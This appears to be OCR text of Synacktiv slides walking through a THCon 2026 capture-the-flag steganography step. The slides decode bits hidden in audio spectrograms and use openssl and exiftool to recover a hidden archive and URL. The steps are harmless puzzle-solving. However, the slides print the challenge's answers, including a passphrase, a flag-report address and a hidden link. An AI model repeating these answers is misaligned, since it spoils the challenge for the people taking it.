
Triple injection

SYNACKTIV




Triple injection

SYNACKTIV




Triple injection

SYNACKTIV




Triple injection

SYNACKTIV



Triple injection

SYNACKTIV



Step 6: Steganography

Not my favorite step...

SYNACKTIV

```
$ ls -l
total 32188
-rw-r--r-- 1 fab fab 20832684 mars   4 21:23 audio1.wav
-rw-r--r-- 1 fab fab  9894068 mars   4 20:38 audio2.wav
-rw-r--r-- 1 fab fab  2221197 mars  25 10:03 enccrypted.crypt
-rw-r--r-- 1 fab fab      100 mars   4 21:32 readme.md

$ cat readme.md
to decrypt :
```
openssl enc -d -pbkdf2 -aes-128-ctr -in encrypted -out output
-k <passphrase>
```
```

Input


SYNACKTIV

- **An encrypted file and the openssl command line to decrypt**
- **2 audio WAV files**
  - Different sizes, duration, and content
  - Classical music with some glitches when listening
- **Now what?**
  - Audacity for the win

Audio1

SYNACKTIV

- **Noise during first second**
  - Dead-end, spent too much time on it




- **Usually, spectrogram is used to hide data in such challenges**

Audio1 - spectrogram

SYNACKTIV

- **Weird pattern in low frequencies!**



- **Try to decode it as a sequence of bits**
  - 01010101010101000001[...]

Audio1 - Solution

SYNACKTIV

- **Bruteforce parameters (start, encoding (7 or 8 bits), bits values (0 or 1))**


```
$ python bf.py
b'U_g0T_tH3_1d34\x00\x00'
```

- **Seems we got the idea…**
  - Now let's look at audio2

Audio2

SYNACKTIV

- **Spectrogram view**
  - Something seems to be happening in the first part




- **Let's change a few settings**
  - Increase window size 4096 → 32768
  - Zoom in frequencies 0-100

Audio2 – New pattern

SYNACKTIV

- **A new encoding**



- **Same idea: decode as 0 and 1s**
  - 7 lines: 7 bits encoding
  - 24 columns: 24 ascii characters

Audio2 - Decoding

SYNACKTIV

```
$ python dec.py
decrypt with passTheHarm

$ openssl enc -d -pbkdf2 -aes-128-ctr -in enccrypted.crypt -out
output -k passTheHarm

$ file output
output: gzip compressed data, last modified: Wed Mar 25 09:02:38
2026, from Unix, original size modulo 2^32 2232320
$ zcat output > output2
$ file output2
output2: POSIX tar archive
```

Epilog

Final archive

SYNACKTIV

- **Transmission from M4terM4xima**
  - THCity will be destroyed
- **video.mp4 file**
  - Yet another steganography step?

Final archive

SYNACKTIV

- **Transmission from M4terM4xima**
  - THCity will be destroyed
- **video.mp4 file**
  - Yet another steganography step?

- **NO!**

```
$ exiftool video.mp4
File Name                       : video.mp4
[...]
Comment                         :
https://thcon-2026.m0rgan.net/b694f6acadaf000499fd29ecea17da91794
925b7c808fd2a147b1523e1cf7c9d
```

The End

SYNACKTIV

Congrats, this means completion of step 6

Report your success to ***thc-2026-flag-kbtgdvvooo7bn78tpq@m0rgan.net***

Congratulations agent, you have found a way to decipher this odd music and retrieve the message from `M4terM4xima`. We are, here at the SNAFU/COPS deeply concerned and asks you to gather forces that may help counter the threat posed by the rogue AI.

Please share the video we found as proof of the attack to come on your socials and help us recruit hackers to protect our city by giving them the following enrolment link https://ctf.thcon.party/ and mentionning the THCon's account in the post (https://x.com/ToulouseHacking, https://www.linkedin.com/company/toulouse-hacking-convention/).

Remember, THCity needs you to protect it on the 7th of May !

- **Thanks to all the organizers :)**

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com